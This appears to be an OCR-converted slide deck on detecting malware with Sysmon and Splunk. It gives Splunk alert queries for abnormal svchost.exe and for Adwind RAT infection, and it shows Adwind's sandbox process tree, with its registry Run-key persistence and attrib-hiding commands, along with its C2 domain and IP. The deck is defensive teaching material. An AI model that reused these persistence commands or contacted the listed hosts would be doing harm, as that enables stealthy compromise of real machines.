
# Sysmon / Splunk Deployment





# How do you know «Evil»?



# Source: OSINT / public sources



# How do you know Evil? (DFIR Poster)




# How do you know Evil? (DFIR Poster)



When searching for malicious processes, look for any of these anomalous characteristics:

- Started with the wrong parent process
- Image executable is located in the wrong path
- Misspelled processes
- Processes that are running under the wrong account (incorrect SID)
- Processes with unusual start times (i.e., starts minutes or hours after boot when it should be within seconds of boot)
- Unusual command-line arguments
- Packed executables




**When searching for malicious processes, look for any of these anomalous characteristics:**


- Started with the wrong parent process
- Image executable is located in the wrong path
- Misspelled processes
- Processes that are running under the wrong account (incorrect SID)
- Processes with unusual start times (i.e., starts minutes or hours after boot when it should be within seconds of boot)
- Unusual command-line arguments
- Packed executables



# How do you know Evil? (DFIR Poster)



# How do you know Evil? (DFIR Poster)



# Advanced Detection (ab-normal svchost.exe)

```
alert_sysmon_suspicious_svhost
```

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"
EventCode=1 svchost.exe
| search Image="*\\svchost.exe*"
  CommandLine!="* -k *" OR
  (Image!="C:\\Windows\\System32\\svchost.exe"
   Image!="C:\\Windows\\SysWOW64\\svchost.exe") OR
  ParentImage!="C:\\Windows\\system32\\services.exe"
```

- \* Search for «svchost.exe» process created
  - Without « -k » parameter
  - Parent process is not «services.exe»
  - Running under wrong path
  - (*extra: whitelist for known good Hashes or IMPHASH-es*)

# How do you know Evil? (OSINT)

## Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection



1



Like



9



Tweet



Share



16



ANDRA  
ZAHARIA  
MARCOM MANAGER



JULY 4TH, 2016 • 17:15

# How do you know Evil? (OSINT)

## Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection



ANDRA  
ZAHARIA  
MARCOM MANAGER



The screenshot shows a news article with a dark header and a light-colored main content area. On the left, there's a sidebar with social sharing icons and a profile picture of a woman named Andra Zaharia, described as a Marcom Manager.

The main content features a large logo for "virustotal" with a blue square icon. Below the logo, the SHA256 hash of the file is listed as "7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0". The file name is "Doc-172394856.jar". A red box highlights the "Detection ratio: 0 / 52" and "Analysis date: 2016-07-04 07:45:42 UTC ( 1 day, 2 hours ago ) View latest" information.

At the bottom, there are navigation links for "Analysis", "File detail", "Additional information", "Comments 2", and "Votes".

# How do you know Evil? (OSINT)


## Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection



1



ANDRA  
ZAHARIA  
MARCOM MANAGER



JULY 4T

SHA256: 7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0  
File name: 7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0.bin  
Detection ratio: 8 / 55  
Analysis date: 2016-07-05 10:18:08 UTC ( 10 minutes ago )



SHA25	Analysis	File detail	Additional information	Comments (2)	Votes
File name	Antivirus	Result			Update
	AegisLab	Backdoor.Java.Agent!c			20160705
Detecti	ESET-NOD32	Java/Adwind.VX			20160705
Analysi	Ikarus	Trojan.Java.Adwind			20160705
	Kaspersky	Backdoor.Java.Agent.aw			20160705
	McAfee-GW-Edition	Artemis			20160705
	Microsoft	Backdoor.Java/Adwind.R			20160705
	TrendMicro	JAVA_ADWIND.DUC			20160705
	TrendMicro-HouseCall	JAVA_ADWIND.DUC			20160705

# How do you know Evil? (OSINT)

## Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection



ANDRA  
ZAHARIA  
MARCOM MANAGER



JULY 4T

SHA256: 7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0  
File name: 7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0.bin  
Detection ratio: 8 / 55  
Analysis date: 2016-07-05 10:18:08 UTC ( 10 minutes ago )



SH Analysis File detail Additional information Comments 2 Votes

File #Adwind  
Def An

Posted 1 day, 1 hour ago by CSISkruse

An

submitname:"7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0"  
vxstream-threatscore:79/100  
domains:"jmcoro.alcatelupd.xyz"  
hosts:"77.81.104.169:6050"  
source:<https://www.hybrid-analysis.com/sample/7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=100>

Posted 1 day, 2 hours ago by PayloadSecurity

# How do you know Evil? (OSINT)

## Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection



1



ANDRA  
ZAHARIA

MARCOM MANAGER



<https://www.hybrid-analysis.com/sample/7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=100>

PAYLOAD SECURITY [Home](#) [Submissions](#) [Resources](#) [Contact](#)

### Doc-172394856.jar

Analyzed on July 4th 2016 10:15:06 (CEST) running the *Kernelmode* monitor and action script *Random desktop files*  
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1  
Report generated by VxStream Sandbox v4.40 © Payload Security

[Login to Download Sample \(255KiB\)](#) [Downloads](#) [VirusTotal Report](#) [Re-analyze](#)

## Incident Response

Risk Assessment

**Remote Access** Uses network protocols on unusual ports

**Persistence** Spawns a lot of processes

**Network Behavior** Contacts 1 domain and 1 host. View the [network section](#) for more details.

# How do you know Evil? (OSINT)

## Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection



ANDRA  
ZAHARIA  
MARCOM MANAGER



https://www.hybrid-analysis.com/sample/7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=100

PAYLOAD SECURITY Home Submissions Resources Contact

### Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 14 processes in total (System Resource Monitor).

- java.exe -jar "C:\7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0.jar" (PID: 3448) ↗
  - cmd.exe /C cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2560) ↗
    - cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2488) ↗
  - cmd.exe /C cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 2956) ↗
    - cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 3028) ↗
  - xcopy.exe xcopy "%PROGRAMFILES%\Java\jre1.8.0\_25" "%APPDATA%\Oracle\" /e (PID: 3220) ↗
  - reg.exe reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v yrGfjOQjztZ /t REG\_EXPAND\_SZ /d "\"%APPDATA%\Oracle\bin\javaw.exe\" -jar \"%USERPROFILE%\UQnxJjkKPi\" /BgHSYtccjkN.ELbrtQ\"\" /f (PID: 2428) ↗
  - attrib.exe attrib +h "%USERPROFILE%\UQnxJjkKPi\" \*.\*" (PID: 3080) ↗
  - attrib.exe attrib +h "%USERPROFILE%\UQnxJjkKPi\" (PID: 2740) ↗
  - java.exe -jar %USERPROFILE%\UQnxJjkKPi\BgHSYtccjkN.ELbrtQ (PID: 2576) ↗
    - cmd.exe /C cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 3104) ↗
      - cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 2820) ↗
    - cmd.exe /C cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2580) ↗
      - cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2772) ↗

# Advanced Detection (Adwind RAT)

## Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection

The screenshot shows a web page from hybrid-analysis.com. At the top, there are social sharing buttons for Google+ (1 share) and Facebook (Like). The URL in the address bar is https://www.hybrid-analysis.com/sample/7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=100. The page header includes the Payload Security logo and links for Home, Submissions, Resources, and Contact.

The main content area is titled "Hybrid Analysis" and displays the following text: "Analysed 14 processes in total (System Resource Monitor)."

A tree view of processes is shown:

- javaw.exe -jar "C:\7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0.jar" (PID: 3448)
  - cmd.exe /C cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2560)
    - cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2488)
  - cmd.exe /C cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 2956)
    - cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 3028)
  - xcopy.exe xcopy "%PROGRAMFILES%\Java\jre1.8.0\_25" "%APPDATA%\Oracle\" /e (PID: 3220)
  - reg.exe reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v yrGfjOQJztZ /t REG\_EXPAND\_SZ /d "\"%APPDATA%\Oracle\bin\javaw.exe\" -jar \"%USERPROFILE%\UQnxljkKPi\BgHSYtccjkN.ELbrtQ\" /f (PID: 2428)
- attrib.exe attrib +h "%USERPROFILE%\UQnxljkKPi\\*.\*" (PID: 3080)
- attrib.exe attrib +h "%USERPROFILE%\UQnxljkKPi" (PID: 2740)
- javaw.exe -jar %USERPROFILE%\UQnxljkKPi\BgHSYtccjkN.ELbrtQ (PID: 2576)
  - cmd.exe /C cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 3104)
    - cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 2820)
  - cmd.exe /C cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2580)
    - cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2772)

# Advanced Detection (Adwind RAT)

**alert\_sysmon\_java-malware-infection**

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
(Users AppData Roaming (javaw.exe OR xcopy.exe)) OR (cmd cscript vbs)
| search Image="*\AppData\Roaming\Oracle\bin\java*.exe"
OR (Image="*\xcopy.exe*" CommandLine="*\AppData\Roaming\Oracle\*")
OR CommandLine="*cscript*Retrive*.vbs"
```

Analyzed 14 processes in total ([System Resource Monitor](#)).



# Advanced Detection (Adwind RAT)

```
alert_sysmon_persistence_reg_add
```

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
    reg.exe add CurrentVersion  
| search  
    Image="*\\reg.exe"  
    CommandLine="* add *" CommandLine="*CurrentVersion\Run*"
```

Analysed 14 processes in total ([System Resource Monitor](#)).



# How do you know Evil? (OSINT)

Threat Level: **GREEN**

<https://isc.sans.edu/forums/diary/Hancitor+Maldoc+Bypasses+Application+Whitelisting/21683/>

## SANS ISC InfoSec Forums

Keyword, Domain, Port, IP or Header

### Contact Us

[Diary](#)  
[Podcasts](#)  
[Jobs](#)  
[News](#)  
[Tools](#)  
[Data](#)

### FORUMS

[Auditing](#)  
[Diary Discussions](#)  
[Forensics](#)  
[General Discussions](#)  
[Industry News](#)  
[Network Security](#)  
[Penetration Testing](#)  
[Software Security](#)

[Questions? Feedback?](#)  
[Please click here to let us know.](#) [Report Bugs Here](#)

## Hancitor Maldoc Bypasses Application Whitelisting

For about two months I've seen malicious documents dropping Hancitor malware with the following method: VBA code injects shellcode in the Word process, this shellcode extracts an embedded EXE from the Word document to disk, and executes it.

